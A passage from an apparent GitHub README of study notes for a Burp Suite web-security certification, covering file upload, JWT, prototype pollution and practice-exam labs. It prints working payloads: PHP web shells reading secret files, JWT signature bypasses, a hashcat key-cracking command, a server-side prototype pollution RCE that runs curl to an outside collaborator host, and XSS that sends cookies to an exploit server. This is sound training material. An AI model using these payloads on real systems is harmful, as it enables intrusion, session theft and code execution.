callback//.../post/next?path=https://exploit-xxx.exploit-
server.net/exploit&response_type=token&nonce=-2091701200&scope=openid%20profile%20email"
 } else {
 window.location = '/?' + document.location.hash.substr(1)
 }
</script>
```

## 🔗 File upload vulnerabilities

### 🔗 Approach

Just do these labs once and you will know how to deal with this vulnerability. Also got really useful links to understand the topic more clearly.

<https://www.cyberhacks200.org/post/file-upload-attacks-explained>

<https://github.com/swisskyrepo/PayloadsAllTheThings/tree/master/Upload%20Insecure%20Files>

# My Account

Your username is: wiener

Email

**Update email**

Avatar:



Browse... No file selected.

**Upload**

## 🔗 Labs

### 🔗 1. Web shell upload via Content-Type restriction bypass

Change Content-Type to image/jpeg

### 🔗 2. Web shell upload via path traversal

Create web shell with directory traversal in filename (...) and URL encode it (%2e%2e%2f)  
Now you can get your file with /files/avatars/..../rce2.php

### 🔗 3. Web shell upload via extension blacklist bypass

ATTENTION: This is not "correct" method to pass the lab. For "right" method, using .htaccess file,referrer to [Official PortSwigger Method](#)

.php is blacklisted, but you can set .phar extension

### 🔗 4. Web shell upload via obfuscated file extension

Null byte bypass rce.php%00.jpg

### 🔗 5. Remote code execution via polyglot web shell upload

Polyglot PHP/JPG file is an standard Image but with PHP code in metadata.

```
exiftool -Comment=<?php echo 'START ' . file_get_contents('/home/carlos/secret') . ' END'; ?>" lel.jpg -o polyglot.php
```

<https://www.cyberhacks200.org/post/file-upload-attacks-explained>

<https://github.com/swisskyrepo/PayloadsAllTheThings/tree/master/Upload%20Insecure%20Files>

## 6. Admin Panel RFI

RFI function on target allow the upload of image from remote HTTPS URL source and perform validation checks, the source URL must be HTTPS and the file extension is checked. Incorrect RFI result in response message, File must be either a jpg or png.

Upload blog title image from url:

Save

To exploit this vulnerability, paste php payload in body section of your exploit server and name it shell.php:

```
<?php echo file_get_contents('/home/carlos/secret'); ?>
```

To bypass filters and provoke RFI, use the next payload:

<https://exploit-server.com/shell.php#kek.jpg>

## JWT

### Approach

For this section use the JWT Editor burp extension, which helps to play with JWT on the go. I, personally, prefer JSON Web Tokens extension, due to simplicity and quick work. Also both these extensions will mark your requests with some color, identifying that you have JWT.

527	<a href="#">https://0ace000203d49082c1e5...</a>	GET	/my-account
526	<a href="#">https://0ace000203d49082c1e5...</a>	POST	/login
525	<a href="#">https://0ace000203d49082c1e5...</a>	GET	/academyLabHeader
522	<a href="#">https://0ace000203d49082c1e5...</a>	GET	/login
521	<a href="#">https://0ace000203d49082c1e5...</a>	GET	/my-account
520	<a href="#">https://0ace000203d49082c1e5...</a>	GET	/favicon.ico

### Request

Pretty Raw Hex JSON Web Tokens

```
1 GET /my-account HTTP/2
2 Host: 0ace000203d49082c1e5214200c3006e.web-security-academy.net
3 Cookie: session=eyJraWQiOiI0ODRkMzViOS05MGQwLTRiY2YtOGV1ZC1iMDg2Y2E4ODJjOTAiLCJhbGciOiJIUzI1NiJ9.eyJpc3MiOiJwb3J0c3dpZ2d1ciIsInN1YiI6IndpZW5lciiIsImV4cCI6MTY3ODcxODk1MH0.30GgUtJNBzlyNuwlxCWBByfTo-fthJy_DX2FtUeIKaHU
4 Cache-Control: max-age=0
```

### Response

Pretty Raw

```
1 HTTP/2 2
2 Content-
3 Cache-Co:
4 X-Frame-
5 Content-
6
7 <!DOCTYPE
8 <html>
9 <head>
10 <lini
```

## 🔗 Labs

### 🔗 1. JWT authentication bypass via unverified signature

Simply change "sub" to administrator

### 🔗 2. JWT authentication bypass via flawed signature verification

None algorithm (set "alg": "none" and delete signature part)

### 🔗 3. JWT authentication bypass via weak signing key

**ATTENTION:** Weak key is easily detected by Burp Suite Passive Scanner

Crack signing key with hashcat: `hashcat -m 16500 -a 0 <full_jwt> /usr/share/wordlists/rockyou.txt`

### 🔗 4. JWT authentication bypass via jwk header injection

4.1 Go to JWT Editor Keys - New RSA Key - Generate

4.2 Get Request with JWT token - Repeater - JSON Web Token tab - Attack (at the bottom) - Embedded JWK - Select your previously generated key - OK

### 🔗 5. JWT authentication bypass via jku header injection

5.1 JWT Editor Keys - New RSA Key - Generate - right-click on key - Copy Public Key as JWK

5.2 Go to your exploit server and paste the next payload in Body:

```
{
 "keys": [
]
}
```

5.3 In "keys" section paste your previously copied JWK:

```
{
 "keys": [
 {
 "kty": "RSA",
 "e": "AQAB",
 "kid": "893d8f0b-061f-42c2-a4aa-5056e12b8ae7",
 "n": "yy1wpYmffgXBxhAUJzHHocCuJolwDqq175ZWuCQ_cb33K2vh9mk6GPM9gNN4Y_qTVX67WhsN3JvaFYw"
 }
]
}
```

5.4 Back to our JWT, replace the current value of the kid parameter with the kid of the JWK that you uploaded to the exploit server.

5.5 Add a new jku parameter to the header of the JWT. Set its value to the URL of your JWK Set on the exploit server.

5.6 Change "sub" to administrator

5.7 Click "Sign" at the bottom of JSON Web Token tab in repeater and select your previously generated key

### 🔗 6. JWT authentication bypass via kid header path traversal

6.1 JWT Editor Keys - New Symmetric Key - Generate - replace the value of "k" parameter to AA== - OK

6.2 Back to our JWT, replace "kid" parameter with ../../../../../../dev/null

6.3 Change "sub" to administrator

6.4 Click "Sign" at the bottom of JSON Web Token tab in repeater and select your previously generated key

## 🔗 Prototype pollution

## Approach

At first glance, a heavy topic in which, as you develop in it, you begin to capture the main essence. It fires very well with the DOM-Invader extension. Arises, usually, in these JS files: searchLogger.js, searchLoggerAlternative.js and similar searchLogger...

The screenshot shows the DOM Invader extension interface. At the top, there are tabs for 'Navigation Recorder' and 'DOM Invader'. The 'DOM Invader' tab is active, showing the 'Settings' page. The settings are organized into sections: 'Main settings' (with a dropdown arrow), 'Attack types' (with an upward arrow), and 'Misc' (with a downward arrow). Under 'Attack types', there are two options: 'DOM clobbering is off' (disabled) and 'Prototype pollution is on' (enabled). Below these are buttons for 'KEK', 'Randomize', 'Copy', 'Update canary' (which is highlighted in blue), and 'Reload'. A note at the bottom states: 'In order for changed settings to take effect, you must reload your browser.' In the bottom half of the image, the 'Messages' section of the DOM Invader extension is shown. It has a search bar with 'KEK' and several buttons: 'Search', 'Search for Canary', 'Inject URL params', 'Inject forms', 'Copy canary', and 'Clear all'. A yellow warning message says: '⚠ Only interesting sinks are being shown. All sources are being hidden, except those used for prototype pollution. You can configure this in the DOM Invader settings.' Below this, there's a table with one row under 'Sinks (1)':

Sink	Value	outerHTML	Frame path	Event	Options
script[src]	KEK<script>8prototypepollutiontransport_url<script>KEK	<script></script>	top	load	Exp

There are also sections for 'Sources (0)' and a 'Details' button.

## Labs

### 1. DOM XSS via client-side prototype pollution

```
https://site.com/?__proto__[transport_url]=data:,alert(1)
```

### 2. DOM XSS via an alternative prototype pollution vector

```
https://site.com/?__proto__.sequence=alert(1)-
```

### 3. Client-side prototype pollution via flawed sanitization

```
https://site.com/?__proto__to__[transport_url]=data:,alert(1)
```

### 4. Client-side prototype pollution in third-party libraries

```
https://site.com/#__proto__[hitCallback]=alert(document.cookie)
```

## 🔗 5. Client-side prototype pollution via browser APIs

```
https://site.com/?__proto__[value]=data:,alert(1)
```

## 🔗 6. Privilege escalation via server-side prototype pollution

```
Billing and Delivery Address:
"__proto__": {
 "isAdmin":true
}
```

## 🔗 7. Detecting server-side prototype pollution without polluted property reflection

```
"__proto__": {
 "status":555
}
```

## 🔗 8. Bypassing flawed input filters for server-side prototype pollution

<https://portswigger.net/web-security/prototype-pollution/client-side#bypassing-flawed-key-sanitization>

```
"constructor":{
"prototype":{
"isAdmin":true
}}
```

## 🔗 9. Remote code execution via server-side prototype pollution

```
"__proto__":
{"execArgv": [
 "--eval=require('child_process').execSync('curl https://kmazepmj6dq3jzpk2e4ah7fzuq0ho9cy.oastify.com')"
]}
```

# 🔗 Practice exam

## 🔗 Approach

Real exam is in **exactly** the same form as the practice one, so don't worry about this. I recommend you to use this walkthrough, in case you countered some issues:

<https://www.r00tpgp.com/2021/08/burp-suite-certified-practitioner-exam.html>

### Stage 1 XSS

```
-(window["document"]
["location"]="https://exploit%2D0ac7002303d74533c0b472c9016a00f3%2Eexploit%2Dserver%2Dnet/?
c="+window["document"]["cookie"]);"
OR my variant:
-(window["location"]="http://umk7m0a67ilv35u5uonbj2i08rei29qy%2eoastify%2ecom/?c="+window["document"]
["cookie"]});//
```

### Stage 2 SQL Injection

Just pass it through sqlmap.

### **Stage 3 Insecure Deserialization**

The same as labs with Java Deserialization. Payload is base64 + gzip, the only thing you need to brute is CommonsCollections version, j generate a couple payloads with ysoserial with different CommonsCollections version

[Insecure deserialization](#)

## **Footnote**

---

In general: Quite hard, passed it on the second try. I received the certificate 7 days after passing the exam, so keep calm about this. A really big thanks for my subscribers on [Arm1tage](#), I really do appreciate all your support... and... all the and emotions under the posts XD (those who know, know).

Buy me a... oh... wait... I don't give a fuck about money, all this is for free.





---

## Releases

No releases published

---

## Packages

No packages published

---

## Contributors 2



**DingyShark** Vladislav



**abh1ua** A\_UA2021